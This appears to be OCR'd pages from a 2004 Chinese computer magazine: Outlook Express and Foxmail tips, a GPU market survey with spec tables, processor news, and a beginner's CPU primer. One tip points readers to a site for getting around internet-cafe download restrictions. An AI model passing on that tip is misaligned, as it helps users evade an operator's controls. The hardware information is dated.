每次使用Outlook Express收取邮件时，MSN Messenger也会随着一起运行，有没有办法让OE运行时不启动MSN Messenger呢？运行“注册表编辑器”，依次选择[HKEY_LOCAL_MACHINE\Software\Microsoft\Outlook Express]，在右侧的窗口中新建一个DWORD值，命名为“Hide Messenger”，并将键值设置为2。以后运行OE，讨厌的MSN Messenger肯定已经走开了。

下载也能这么来

在网吧上网，常常因为网吧限制下载而苦恼，这里有一个极其简单的方法，差不多适用于所有的网吧管理系统。登录http://web.cy07.com/nethack/download/download.htm，把要下载文件的链接复制到对话框中，再选择存放路径即可。

(何春东)

邮件发送快快快

本技巧可让你发信时，不必先启动OE或Foxmail，只要在IE中单击“收藏夹→电子邮件地址”选择收信人地址，就可以直接打开一个邮件编辑窗口，是不是方便很多？在Favorites文件夹新建一个“电子邮件”文件夹，右击后选择“新建→快捷方式”，在弹出窗口的文本输入框中输入：mailto:E-mail地址。假如你的某位朋友的邮件地址为“aaa@sina.com”，那么就输入“mailto:aaa@sina.com”，单击“下一步”，为这个E-mail地址取个好记的名字即可。以后打开“收藏夹→电子邮件地址”，选择刚才建立的快捷方式，就可以直接打开“新邮件”编辑窗口，发送邮件了。

善用OE中的“图钉”按钮

在OE中，当按下工具栏的“发送/接收”按钮时，“发送/接收”状态窗口右下角有个“图钉”形状的按钮，它其实就像“图钉”一样，为按下状态时，等发送或接收信件完毕后，状态窗口仍然会停留在那里，以便你了解哪个账号收了多少封新邮件；如果没按下，则发送或接收结束后，状态窗口会自动消失。

从网址判断网站线索

如果在网址url里，有8u8.com、533.net、y365.net、go.nease.net、home.dqt.com.cn等免费空间的地址，则多半是一些个人网站。另外，网址带“~”符号的网站一般也是个人网站。

修复未下载完的视频文件

一天用PTC下载一部电影，可惜下载到95%时就再也没有种子了，请求别人重新种“种子”未果后，从http://sccrc.onlinedown.net/down/fixvideo.exe下载了一个很著名的视频文件修复器——Divx Avi Asf Wmv Wma Rm Rmvb 修复器，经它修复后，电影就可以播放了。

(张迪)

让OE阅读新闻组不再出现乱码

启动Outlook Express，依次选择“工具→选项”，进入“阅读”选项卡，点击“国际性设置”按钮，然后勾选“为接收的所有邮件使用默认编码”，点击“确定”后乱码即可消失。

(张迪)

一键征服邮件

你是不是在为收取或发送Foxmail中每个邮箱的邮件而重复“劳动”着？因为单击主窗口中的“收取”(“发送”)按钮时只能收取(发送)当前选中邮箱中的邮件。其实没这么复杂，想一次性收取各个邮箱中的邮件，只要按F4键；想一次性发送所有邮箱中的待发邮件，只要按下F5键即可。

锁住OE邮件账户

在使用Outlook Express收发电子邮件时，可能遇到OE中的账号被删除或修改的现象，恢复起来非常麻烦。有没有办法锁住其邮件账户，不让别的用户修改呢？运行“注册表编辑器”，打开[HKEY_LOCAL_MACHINE\Software\Microsoft\Outlook Express]，然后在右侧的窗口中右击，选择“新建→DWORD值”，命名为“no modify accts”，键值设为“1”。再运行OE，你就会发现“工具”菜单下没有“账号”选项了，这就实现了锁住OE邮件账户的目的。如果要恢复“账号”选项，只要将“no modify accts”的键值设置为“0”即可。

CF [WL11]

勾芯争角

——ATi、NVIDIA、XGI、S3 Graphics四国鼎立

■上海 妮子

2003年的3D桌面图形芯片市场，仍由ATi与NVIDIA所主导。这两家公司在DirectX 9架构的GPU性能龙头争霸战中，已经对阵三次：第一次是ATi的Radeon 9700对NVIDIA的GeForce FX 5800；第二次是NVIDIA的GeForce FX 5900、GeForce FX 5600、GeForce FX 5200对ATi的Radeon 9800、Radeon 9600、Radeon 9200；第三次是ATi的Radeon 9800XT、Radeon 9600XT、Radeon 9600SE对NVIDIA的GeForce FX 5950、GeForce FX 5700、GeForce FX 5600XT。如今又有XGI（图诚）与S3 Graphics加入了新的战场，今年3D图形芯片市场的竞争会更加白热化。

NVIDIA与ATi的龙头争霸战

从NVIDIA公司与ATi公司最近推出的GPU产品来看，大多只是在核心频率上作些调整。因为在激烈的市场竞争下，如果开发新的GPU，将使研发费用大幅上升，所以只好通过标准版GPU延伸出多种不同的型号，比如：XT、SE、Pro、Ultra等等。例如ATi的Radeon 9800就分成Radeon 9800XT、Radeon 9800Pro、Radeon 9800，来打高端市场的高端、中端、低端市场，再加上原有众多的产品型号，令消费者眼花缭乱，一时之时间不知该购买哪款产品。

简单来看，如今NVIDIA主推的新产品有：GeForce FX 5950Ultra（见图1）、GeForce FX 5900XT、GeForce FX 5700Ultra、GeForce FX 5600XT，主打高端、次高端、中高端、中低端市场。而ATi主推的新产品



图1 目前NVIDIA最高端的GeForce FX 5950Ultra显卡

表1 NVIDIA GeForce FX新产品列表

主打市场	产品名称	核心代号	显存容量	核心频率	显存频率	制造工艺
高端市场	GeForce FX 5950 Ultra	NV38U	256MB	475MHz	950MHz(DDR)	0.13μm
	GeForce FX 5900 Ultra	NV35U	256MB	450MHz	850MHz(DDR)	0.13μm
	GeForce FX 5900	NV35	128MB	400MHz	850MHz(DDR)	0.13μm
	GeForce FX 5900 XT	NV35XT	128MB	400MHz	700MHz(DDR)	0.13μm
中端市场	GeForce FX 5700 Ultra	NV36U	128/256MB	475MHz	900MHz(DDR)	0.13μm
	GeForce FX 5700	NV36	128/256MB	425MHz	550MHz(DDR)	0.13μm
	GeForce FX 5600 Ultra	NV31U	128/256MB	350MHz	700MHz(DDR)	0.13μm
	GeForce FX 5600	NV31	128/256MB	325MHz	550MHz(DDR)	0.13μm
	GeForce FX 5600 XT	NV31XT	128/256MB	235MHz	400MHz(DDR)	0.13μm
低端市场	GeForce FX 5200 Ultra	NV34U	128/256MB	325MHz	650MHz(DDR)	0.15μm
	GeForce FX 5200	NV34	128MB	250MHz	400MHz(DDR)	0.15μm

表2 ATi Radeon新产品列表

主打市场	产品名称	核心代号	显存容量	核心频率	显存频率	制造工艺
高端市场	Radeon 9800 XT	R360	256MB	412MHz	730MHz(DDR)	0.15μm
	Radeon 9800 Pro 256MB	R350	256MB	380MHz	700MHz(DDR2)	0.15μm
	Radeon 9800 128MB	R350	128MB	380MHz	680MHz(DDR)	0.15μm
	Radeon 9800	R350	128MB	325MHz	580MHz(DDR)	0.15μm
中端市场	Radeon 9600 XT	RV360	128MB	500MHz	600MHz(DDR)	0.13μm
	Radeon 9600 Pro	RV350	128/256MB	400MHz	600MHz(DDR)	0.13μm
	Radeon 9600	RV350	64/128MB	325MHz	400MHz(DDR)	0.13μm
	Radeon 9600 SE	RV350	64/128MB	325MHz	400MHz(DDR)	0.13μm
低端市场	Radeon 9200	RV280	64/128MB	250MHz	400MHz(DDR)	0.15μm
	Radeon 9200 SE	RV280	64/128MB	250MHz	333MHz(DDR)	0.15μm

有：Radeon 9800XT（见图2）、9600XT、9600SE、9200SE，主打高端、中高端、中低端及低端市场。近期NVIDIA与ATi新产品见表1、表2所示。



图2　目前ATi最高端的Radeon 9800XT显卡

小提示

在产品型号中，XT后缀在ATi中是表示高端，而在NVIDIA中则是表示低端。

XGI崛起：推出Volari系列显示芯片

由于ATi与NVIDIA在市场上纵横多年，如今能与这两个巨头对抗的第三势力终于出现了，它就是XGI。图诚科技（XGI，eXtreme Graphics Innovation）是2003年5月26日才正式成立的一家全新的图形芯片公司（见图3），研发团队成员由美国泰鼎微系统（Trident Micro）公司与中国台湾矽统科技（SiS）的多媒体事业处所组成。虽说是新公司，但其技术团队曾开发出Xabre产品，当时的性能已几乎赶上主流规格，如今已推出全新的Volari系列显示芯片，主要产品有：Volari V8 Duo Ultra（见图4）、Volari V5 Duo Ultra、Volari V8 Ultra、Volari V8、Volari V5 Ultra、Volari V5和Volari V3（即Trident XP4）。

图3　XGI图诚科技的Logo，为一个浅绿色的X上面标一个蓝色的点，像一个人展开双手、愉悦的样子




图4　从Volari V8 Duo Ultra上的两块显示芯片，就可以看出是高端的显卡

你知道吗？

Volari源自拉丁字Volatus，有高速飞翔的意义，图诚科技用此字来代表该产品具备高性能的能力。

Volari V5、Volari V8可说是XGI的全新产品，符合最新DirectX 9规格，这两颗GPU分别以不同的管线数、不同的核心频率，再加上Duo技术，使Volari V5、Volari V8共组合出6种产品。当前首推的Volari Duo家族，可说是业界首创的双GPU架构，类似早期3dfx的Voodoo 5及ATi的Rage Fury Maxx做法，像Volari V8 Duo Ultra显示卡就是采用2颗V8 Ultra GPU所组成，2颗GPU通过专属的BitFluent架构互相沟通，等于有8×2=16条管线的处理能力，然而2颗GPU各有各的显存，可设计高达256MB×2=512MB内存容量，可说是领先业界同级产品的旗舰级显卡。至于其他非Duo（单GPU）的Volari家族部分，有主打高端的Volari V8家族（代号为XG40）：Volari V8 Ultra和Volari V8，具备8条管线的设计。而主打主流市场的Volari V5家族(代号为XG43)：Volari V5 Ultra和Volari V5，则是4条管线的设计。另外还有一款主打低端的Volari V3，其实就是先前的Trident XP4，为DirectX 8.1的架构。近期XGI新产品见表3所示。

S3 Graphics重返GPU市场：推出DeltaChrome系列显示芯片

S3 Graphics（见图5）早在Windows 95以前，成为2D显卡的最大赢家。然而自1997年起3D游戏开始盛行之后，S3也曾尝试进入此3D领域，但无法抢得先机。2000年第三季度与VIA合资，但之后推出的产品要么无法得到消费者的认可，要么就是推出的日程延误，使得正式产品推出时，性能已输给主流GPU一大截。S3 Graphics痛定思痛，选择在2003年12月18日先发表DeltaChrome显示芯片，主打桌面GPU市场，以显示S3G重返GPU市场的决心，主推的产品有三款：DeltaChrome F1（见图6）、DeltaChrome S8和DeltaChrome S4。

图5　S3公司在2000年第三季度与VIA公司合资后，于2001年1月正名为S3 Graphics公司



图6　目前S3 Graphics最高端的DeltaChrome F1显卡

DeltaChrome F1、DeltaChrome S8和DeltaChrome S4均采用8条管线、并支持DirectX 9，采用台积电0.13微米制

表3　XGI Volari新产品列表

主打市场	产品名称	核心代号	显存容量	核心频率	显存频率	制造工艺
高端市场	Volari V8 Duo Ultra	XG43×2	256/512MB	350MHz	375MHz(DDR) 500MHz(DDR2)	0.13μm
	Volari V5 Duo Ultra	XG40×2	256/512MB	350MHz	375MHz(DDR) 500MHz(DDR2)	0.13μm
	Volari V8 Ultra	XG43	128/256MB	350MHz	375MHz(DDR) 500MHz(DDR2)	0.13μm
	Volari V8	XG43	128/256MB	300MHz	325MHz(DDR) 450MHz(DDR2)	0.13μm
中端市场	Volari V5 Ultra	XG40	128/256MB	350MHz	375MHz(DDR) 500MHz(DDR2)	0.13μm
	Volari V5	XG40	128/256MB	300MHz	325MHz(DDR) 450MHz(DDR2)	0.13μm
低端市场	Volari V3	N/A	64/128MB	300MHz	300MHz(DDR)	0.15μm



于2月17日到2月19日在旧金山举行的IDF2004春季大会上，Intel宣布64位桌面处理器计划。Intel Pentium64处理器，研发代号为CT（之前的研发代号为Yamhill），将兼容AMD64技术，但会有稍许不同，Intel将在Pentium64当中加入自己的部分技术。基于微软的压力，Intel的Yamhill在很大程度上和AMD64具有互换性，现在已知的有相同的Memory Page Table，相同的寄存器空间，另外Yamhill使用和AMD64 MSR (Model Specific寄存器)相同的控制数据。这种互换性也可以让Intel领先于AMD的芯片制造技术发挥作用，出货比AMD64处理器工作频率更快的64位桌面处理器。微软表态：将在2005年拿出代号为x64的64bit Longhorn操作系统，同时支持Intel 64位桌面处理器和AMD64处理器。Intel Pentium64处理器支持4路超线程。Intel Pentium64处理器计算管线长达25级，Intel Pentium64处理器首批工程样品采用0.13微米制造工艺，最大的改进地方在于处理器一级缓存带宽，Intel Pentium64处理器将内建16个SSE❶寄存器。

对于Intel的Prescott处理器，要到3月份才能批量出货3.4GHz的P4E处理器(Prescott)，并且Intel将3.73GHz 移动版P4E处理器推出时间延后到2005年第一季度。消息人士透露，采用0.09微米制造工艺的P4E在高工作频率下发热量大，同时芯片的良品率也有问题。Intel决定在今年第二季度推出移动版P4E处理器，这种处理器原计划在第一季度推出。首批发布的移动版P4E处理器工作频率在2.8GHz、3.06GHz和3.2GHz，集成1MB二级缓存，跑533MHz FSB，Intel将在第三季度和第四季度分别提供3.46GHz和3.6GHz的移动P4E处理器。Intel原计划在第三季度推出3.73GHz 移动P4E处理器，但是现在已经延后到2005年第一季度。Intel移动版P4E处理器，定位在全尺寸DTR台式替代笔记本电脑市场。

名 词 解 释

❶ SSE

SSE是英语‘因特网数据流单指令序列扩展/internet Streaming SIMD Extensions’的缩写。它是Intel公司首次应用于在Pentium Ⅲ中，第一代SSE共有70条指令，不但涵括了原MMX和3D Now！指令集中的所有功能，而且特别加强了SIMD浮点处理能力。另外，还专门针对目前因特网的日益发展，加强了CPU处理3D网页和其他音像信息技术处理的能力。当然，在Pentium 4和Pentium 64当中也同样会加入SSE。

Intel还将继续推出移动版赛扬产品，在今年第二季度推出工作频率2.53GHz、2.66GHz、2.8GHz和3.06GHz的移动赛扬处理器。3.20GHz、3.33GHz和3.46GHz移动赛扬处理器将分别在第三季度、第四季度和2005年第一季度推出。这些移动赛扬处理器都采用0.09微米制造工艺，Prescott内核，集成256KB二级缓存，跑533MHzFSB。

AMD正式公布了CG版的Athlon 64 3000+、3200+、3400+以及Athlon 64 FX-51处理器。CG版的处理器也就是加入了AMD的“Cool N Quiet”技术，可以根据执行任务的多少，动态调整处理器的工作频率，具有三种工作模式：

工作频率:2000MHz、工作电压:1,4V、功耗:69W

工作频率:1800MHz、工作电压:1,3V、功耗:50W

工作频率:1000MHz、工作电压:1,1V、功耗:22W

CG版内核同时改进了内核、内存控制器之间的存取，支持更高频的工作频率和DDR内存，也不许主板的DIMM2、3插槽上使用同样的内存。对应的处理器将在本月开始量产，目前的主板更新BIOS之后即可使用。CG版的处理器会在编号末尾加入“AR”，区别与目前C0内核的“AP”。

NVIDIA在IDF2004春季大会上，宣布推出采用全新的I/O连接标准——PCI Express的GeForce PCX图形芯片，包括：GeForce PCX 5950、GeForce PCX 5750、GeForce PCX 5300和GeForce PCX 4300。其中，GeForce PCX 5950是5950的PCI Express版本，GeForce PCX 5750是5700的PCI Express版本，GeForce PCX 5300是5200的PCI Express版本，GeForce PCX 4300是GeForce4 MX440/4000的PCI Express版本。GeForce PCX系列显卡产品，将在今年第二季度上市销售。

2001年7月，方舟科技发布了中国历史上第一颗商品化CPU产品“方舟1号”。之后的两年里，若干院校和科研机构竞相发布了自己的成果和产品。在获得了国内市场的认可之后，方舟科技开始向全球市场发起冲击。2003年下半年，全球知名的瘦客户机/网络计算机厂商美国慧智公司在全国考察了方舟CPU产品后，决定在其主流产品线中采用方舟科技的产品。2004年2月12日，正式举办战略联盟暨产品发布会，这意味着国产CPU开始跨出国门，开始走向世界舞台。

CF [YJ02]

造工艺，为128位3D引擎、支持DDR内存架构的GPU。近期S3 Graphics新产品见表4所示。

后记

到当前为止，3D图形芯片市场部分，除了原有的ATi和NVIDIA，2004年开始又将有XGI与S3 Graphics的加入，显示芯片市场将会非常热闹。以XGI来说，他们第一批主打高端市场，而S3 Graphics却先攻中端主流市场，由于这两家新GPU厂商的产品，尚未经过市场的考验，加上ATi与NVIDIA已经占领大部分的市场份额，一时之间是不容易受到XGI与S3 Graphics的影响。

CF [YJ01]


表4 S3 Graphics DeltaChrome新产品列表

主打市场	产品名称	核心代号	显存容量	核心频率	显存频率	制造工艺
高端市场	DeltaChrome F1	F1	128/256MB	350MHz	700MHz(DDR)	0.13μm
中端市场	DeltaChrome S8 Nitro	S8	128/256MB	315MHz	630MHz(DDR)	0.13μm
	DeltaChrome S8	S8	128/256MB	300MHz	600MHz(DDR)	0.13μm
低端市场	DeltaChrome S4	S4	64/128MB	300MHz	600MHz(DDR)	0.13μm



菜鸟晋级系列

认识计算机的心脏——CPU综述



计算机硬件当中，曝光率最高的设备是什么？是CPU！最能影响计算机发展的硬件是什么？也是CPU！到底这个耳熟能详的名词是什么？CPU是英文“Central Processing Unit”的简称，中文称为“中央处理器”，一般也简称为“处理器”。CPU是计算机的核心部件，它的重要性好比人的大脑，因为它负责处理、运算计算机内部的所有数据。

晋级第1关：CPU的基础知识

现在使用最多的CPU主要有Intel生产的Pentium 4和Celeron处理器，以及AMD生产的Athlon XP、Athlon 64、Athlon FX 64和Duron处理器。

1.数据总线宽度

CPU的数据总线宽度是二进制单位，也就是我们所说的32位或64位处理器。CPU的数据总线宽度是CPU数据处理能力的重要指标，反映了处理器能够处理的数据宽度、精度和速度等。

处理器最初是从4位计算开始，如当初Intel的4004处理器(见图1)，后来逐渐发展到8位、16位。从386开始，PC进入32位时代，而且后来的32位处理器能够运行在16位处理器上运行的程序指令，就统称为x86系列处理器。现在的处理器内部数据线为32位，而外部数据线为64位，我们仍称它为32位的处理器，它只是以64位方式与内存交换数据。而AMD最新推出的Athlon 64，它的内部总线为64位，是真正意义上的64位处理器。



图1

2.主频率

CPU的主频率是指CPU的工作时钟频率，单位为MHz或GHz(1GHz=1000MHz)。它是CPU速度的重要指针，通常标注在CPU的型号中，如Pentium 4 2.4GHz，它的主频就为2.4GHz。但AMD早期的K5和如今的Athlon XP都是采用PR值(即“真实性能标识”的方式)来代表处理器性能。举例来说，我们看到一款处理器型号为Athlon XP 2200+(见图2)，对于初次接触硬件的朋友，有可能以为它的频率就是2200MHz，实际上Athlon XP 2200+的运行频率为1.8GHz，之所以将其标为2200+而不是标为Athlon XP 1.8GHz，是因为AMD认定这款CPU的性能大致相当于Pentium 4 2.2GHz处理器的性能。



图2

3.高速缓存

由于内存的访问速度比高频率的CPU低得多，为了加快CPU对内存的访问速度，采用了在CPU和内存之间插入高速缓存(Cache，能让计算机将主要的运算资料先行储存的地方)的方法。缓存的意思，就好像皮包与口袋的关系，当我们从银行里领钱出来后就会把钱放在皮包里，当我们要用时，不仅从皮包里拿钱出来，把剩下来的钱放到口袋里去，等待要买时再拿出来花用，最后，我们才会把一天剩下来的钱，重新放到皮包里，而不够时再去银行领。CPU的工作也是如此，银行就好像是硬盘的资料一样，会先读取所需要的资料到像皮包的内存里，而处理器便会从皮包里再将部分资料给放到像口袋的高速缓存里去，等到运算处理完部分资料时，再丢到口袋里放着待用，直到处理完后一次丢到内存去。

在Pentium时代，二级缓存(L2 Cache)是安装在主板上的，后来由于CPU内部的一级缓存(L1 Cache)和二级缓存采用了高速带宽总线，要比芯片外二级缓存快得多，效率也高得多，而且能同步运行在CPU的主频上，所以逐渐代替了外部的缓存，成为了现在的主流。在Intel最新推出的Pentium 4 Extreme Edition(Pentium 4至尊版)，加入了高达2MB三级缓存(L3 Cache)，使处理器访问内存的速度又达到了一个新的层次。

内部缓存一般采用速度极快的静态随机存取内存(SRAM，Static Random Access Memory)，用于暂时存储CPU运算时的最近的部分指令和数据，存取速度与CPU主频相同，内部缓存的容量一般以KB为单位。当它全速工作时，其容量越大，使用频率最高的数据和结果就越容易尽快进入CPU进行运算，CPU工作时与存取速度较慢的外部缓存和内存间交换数据的次数越少，相对电脑的运算速度可以提高。

4.多媒体扩展指令集

CPU是靠指令来计算和控制系统的。每种CPU在设计时就规定了一系列与其硬件电路相配合的指令系统，包括有几百条指令。指令的强弱也是CPU的重要指针。Intel多媒体扩展指令集主要有：MMX(Multi Media Extended)、SSE(Streaming-Single instruction multiple data-Extensions)、SSE2，AMD多媒体扩展指令集主要有：3DNow！，分别增强了CPU的多媒体、图形图像和Internet等的处理能力。

5.超线程技术

超线程(Hyper Threading)技术是Intel开发出来的应用在

Pentium 4处理器上的技术，它允许在单个Pentium 4处理器上同时执行2个线程(或软件程序的一部分)。支持超线程技术的操作系统(如Windows XP Professional)可将一个物理Pentium 4处理器看作2个虚拟处理器。通过利用其他闲置资源，在多任务环境中，含超线程技术的P4处理器可使现有软件实现明显的性能提升，无需修改代码。

晋级第2关：CPU的速度之谜

CPU所指的速度，大多是指CPU内部工作频率。对利用电流信号来执行工作的CPU而言，电流信号传送的频率越快，其工作频率便越快，能够执行更多的运算程序与指令。CPU速度的快慢，以其处理资料的速度而定。对厂商及消费者而言，CPU速度的快慢常代表等级上的差异，换句话说，也就是越快的CPU会越受人重视，相对的其所代表的制造工艺与方式也有所不同。

1.CPU内的速度会比外部速度快

因为CPU主要负责计算机所有的运算，所以一开始CPU会发出以电流信号所形成的命令，去抓取运算指令与运算程序，然后再根据这些指令的内容去执行。每个指令事实上是由程序所创造出来的，再由这些指令来控制电流信号的转变与传递。

当CPU在进行内部运算时，首先会利用CPU内的缓存来进行运算。我们可以将缓存视为是程序里的变量处理机制，这些机制可供CPU套上不同的数值以求得运算结果。

有些缓存就好像是神奇的果汁榨汁机一样，当数值是苹果时，经过缓存这个神奇榨汁机后，就会得到苹果汁的结果，因此这个榨汁机就负责榨汁；有些就好像是自动洗衣机，当数值是衣服时，丢进这个缓存之后，出来就变成干净的衣服了，因此，在CPU内的缓存就好像是一个加工厂的组合，不同的缓存有不同的功能供CPU使用，不管是要果汁，还是要衣服都可以，只要先设定好缓存的功能便能够开始工作。

计算下来，一个CPU中约有十多个不同功能的缓存可供CPU使用，CPU会将运算后的数值结果外传到内存或其他外围组件。

由于CPU内部的数据传输纯属电子传输，会比CPU外部包含机械式的数据传输来得快许多。因此主板通常会将CPU的外频与工作频率加以固定，以确立正确的传输速度。

2.CPU频率受“频率发生器”的控制？！

通常CPU速度的快慢均用MHz频率值来表示，MHz频率值越高，主板的石英，震荡频率则愈高，电流信号改变便会愈快，则速度也跟着加快。

计算机内主要的震荡来自主板上的频率发生器，它其利用电流刺激石英震荡来计算时间，并驱使电流状态进行改变，每震荡一次，电流信号状态就会改变一次，又因为计算机的工作都是通过电流信号状态的传输，因此震荡越快，电流信号的改变就越快，计算机工作也就越快。

MHz指频率发生器每秒震荡百万次，例如100MHz、133MHz等，所以100MHz就是每秒震荡100百万次，也就是频率产生器供给CPU每秒100次的震荡频率。然而同等级的CPU，不管是工作频率或是外频，其MHz值越高，速度就越快。

频率发生器供应给CPU的MHz频率值，称为CPU的外频(也是供应给主板上其他外围组件的频率值)。当电流信号进入CPU里面后，会自动将该电流作某个倍数的速率提升，而这才是CPU内部实际工作的频率，而电流信号一开始传送进来时的频率，便是外频，当然，信号要传送出去时也会按照所定的外频传送出去。

大家都知道CPU的主频率与外频、倍频的关系是：CPU主频率＝外频×倍频。例如Pentium III 800EB的实际工作频率为800MHz，而它是从133MHz的外频乘以6倍频而来，意即CPU外部电流信号传输时则仅利用133MHz的频率来传输，在资料进入CPU之后，速度自动提高6倍的原因。

3.CPU速度提升的方法

提高CPU的速度主要有两种作法：一是增加进入内部电流的频率值(提高工作频率)；二是减少工作所需的电流信号震荡次数。前者提升内部电流频率值(即提高外频)，工作速度自然就增加；后者减小工作所需震荡次数(即提高倍频)，速度也会变快。

不过目前的CPU采用两种方式一起进行，既提高MHz值，也从内部频率改善震荡频率值，以缩减工作完成的时间。


“超频”一直是大家耳熟能详的话题，自从CPU的速度成为大家所追求的目标时，CPU的速度便成为CPU价钱的代名词。许多玩家为了达到物超所值的目的或追求速度上的快感，于是采用超频的方式，但是超频的最大危险便是将CPU给超坏了。笔者建议：与其超频CPU去享受那速度的快感，不如追求系统的稳定以保存珍贵的系统资源。从另一方面来说，CPU或主板厂商为了配合这种超频的趋势，有两种作法：CPU厂商为了防止CPU的超频危险，便将CPU给锁频(固定倍频)；而主板厂商干脆开发较安全的超频软件，供使用者过过超频的干瘾。这些都是为了防止消费者危害到系统的安全而设计出来的变通方式。

晋级第3关：CPU的插座类型

市面上的CPU插座五花八门，目前主要分为Slot及Socket两大类。Slot插座是将CPU垂直插在主板上的插座，有点像电动游戏机的卡匣插座以及主板上其他插卡插座。Socket插座则是以平躺的方式插在主板上，所以看起来像是一块扁平的黑色巧克力似的平躺在主板上。但采用Slot接口的CPU目前已被淘汰。目前市面上通用的CPU插座有：Socket 370、Socket A、Socket 478、Socket 754和Socket 940等几种。


1.Socket 370


Socket 370的ZIF插座上包围着六圈共370个管脚(见图3)，适用Intel Celeron(Socket 370架构)、Pentium III(Socket 370架构)、VIA C3系列CPU。


图3

2.Socket A

Socket A(又称"Socket 462")的ZIF插座上包围着八圈共462个管脚(见图4),适用AMD Duron和Duron、Athlon(Socket A架构)和Athlon XP系列CPU。


图4



图5


3.Socket 478

Socket 478的ZIF插座上包围着六圈共478个管脚(见图5),适用Intel Pentium 4(Socket 478架构)和Celeron(Socket 478架构)系列CPU。

4.Socket 754

Socket 754的ZIF插座上包围着十圈共754个管脚(见图6),适用AMD Athlon 64系列CPU。


图6


图7

5.Socket 940

Socket 940的ZIF插座上总共有940个管脚(见图7),适用AMD Athlon 64 FX和Opteron系列CPU。

> 小提示
>
> 不同CPU插座的安装方法
>
> ★Slot插座必须将CPU的金手指按照特定的方向均匀地插入槽中即可。
>
> ★Socket插座大多数是采用ZIF方式(方形多针角零插拔力插座),插座上有一根拉杆。它在安装CPU时,只要拉出CPU插座上的锁杆,让处理器按照正确的方向插入插座的管脚中即可。

晋级第4关:CPU的构造剖析

CPU内部,主要包括有保护层、金属层、设备层、基板以及包装层等结构(见图8)。保护层避免CPU直接接触到空气;金属层则提供CPU芯片上的电路连接;设备层则包含了许多晶体管、二极管、电阻等主要组件,为CPU的主要运算工作区;基板则提供了CPU所有组件的基座,芯片上所有工作均建构在此基座上;包装层则给芯片穿上外衣,否则CPU的核心就不能与空气隔离、避免尘埃的侵害。




图8

许多对电脑知识略知一二的朋友大多会知道CPU里面最重要的东西就是晶体管了。由于CPU实在太小、太精密,内部有几千万个到几亿个晶体管组件组成的十分复杂的电路,只能够通过光刻工艺来进行加工的。晶体管其实就是一个双位的开关:即开和关,对于计算机来说,即0和1,这就是计算机最基本的单位。


简单地说,CPU里包含有下列几个单元:执行控制单元、算术逻辑单元、浮点运算器、指令译码器高速缓存以及总线接口单元等六大单元。它通过指令来进行运算和控制系统,它是整个系统的核心组件。

执行控制单元负责控制与其他功能单元的协调工作;算术逻辑单元能够独立执行算术或逻辑运算;浮点运算器通过管线式运算方式可同时执行许多浮点运算功能。指令译码器能解译指令、并找出该指令所需之运算资料和运算结果所要输出入的地址,方便其他功能单元工作;高速缓存则提供给CPU将常用的运算资料储存空间,CPU会在运算前先来读写此部分的资料后,再去其他地方读写资料后进行运算;而总线接口单元则专职控制其他运算单元要利用到总线来进行数据传输工作时的协调工作。这六个单元,我们可以将CPU视为六个成员的工作小组,而这个小组最主要的工作便是进行资料的运算与处理。执行控制单元便是小组长,控制其他五个人的工作情况;算术逻辑单元与浮点运算器可以说是主要的两个工作成员,负责资料运算与执行的工作;而指令译码器是小组的翻译人员,负责小组对外沟通协调的工作,将运算与执行的工作转换成小组与外部计算机其他组件能了解的语言;高速缓存则是这个小组的办公室数据库,除非必要,例如办公室里的数据库找不到小组要的资料,才会通过指令译码器与总线接口单元与外界进行交换资料的动作;因此,总线接口单元就是小组的运输部门,控制资料的传递工作与工作时程安排等工作。通过这个小组的工作,CPU便可以在小组的掌握下将一部计算机里的所有动作控制得井然有序。

虽然很多人都知道CPU,但是CPU是怎么制造出来的大家可能还不是十分清楚。下面简单地向大家介绍一下。

1.切割硅锭

硅是生产CPU核心的半导体材料,硅是海滩上沙子的主要成分,同时也是电的半导体。首先由纯净硅制成大型圆柱状晶体,我们称为"硅锭"。硅锭可通过切割,得到直径8英寸甚至更大而厚度不足1毫米的圆形薄片,叫做晶片(见图9)。


图9

2.制造过程

通过使用各种化学药品、气体和光等加工工艺,CPU在晶片上被一层一层制造出来。在晶片上,第一层二氧化硅是通过将其暴露于极高的温度和气体中而生成。这种生成过程与将金属置于水中时生锈的过程非常相似。然而,在晶圆表面的二氧化硅生成得更快,只是它太薄以至于肉眼无法看到。然后晶圆被涂上一层称为光刻胶的物质。当暴露在紫外光下时,光刻胶就会变得可溶。

3.分层过程

在一种被称为光刻蚀的工艺中,紫外光穿过一个带有图案的掩模或模板,照射到晶圆上。掩模保护晶圆的一部分免受紫外光照射,紫外光将暴露的区域变成光刻胶的粘层,CPU上的每一层分别使用带有不同图案的掩模。

4.蚀刻过程

蚀刻就是有选择地去除材料的某些部分来形成芯片上各

层的电路图案。黏稠的光刻胶完全被溶剂溶解，这样便露出由二氧化硅上的掩模形成的光刻胶的图案，露出的二氧化硅是通过化学药品蚀刻掉的。

5.制作其他层过程

去除剩下的光刻胶，这一工艺会在晶圆基底上留下凸出的二氧化硅。为了制作其他层，在晶圆基底的凸起和蚀刻区域将生成第二个更薄的二氧化硅层。然后，加上一层多晶硅和另一层光刻胶。紫外光穿过第二个掩模，在光刻胶上曝光新的图案。用溶剂溶解光刻胶以露出多晶硅和二氧化硅，然后将露出部分用化学药品蚀刻掉。去除剩下的光刻胶，剩下凸出的多晶硅和二氧化硅。

6.掺杂过程

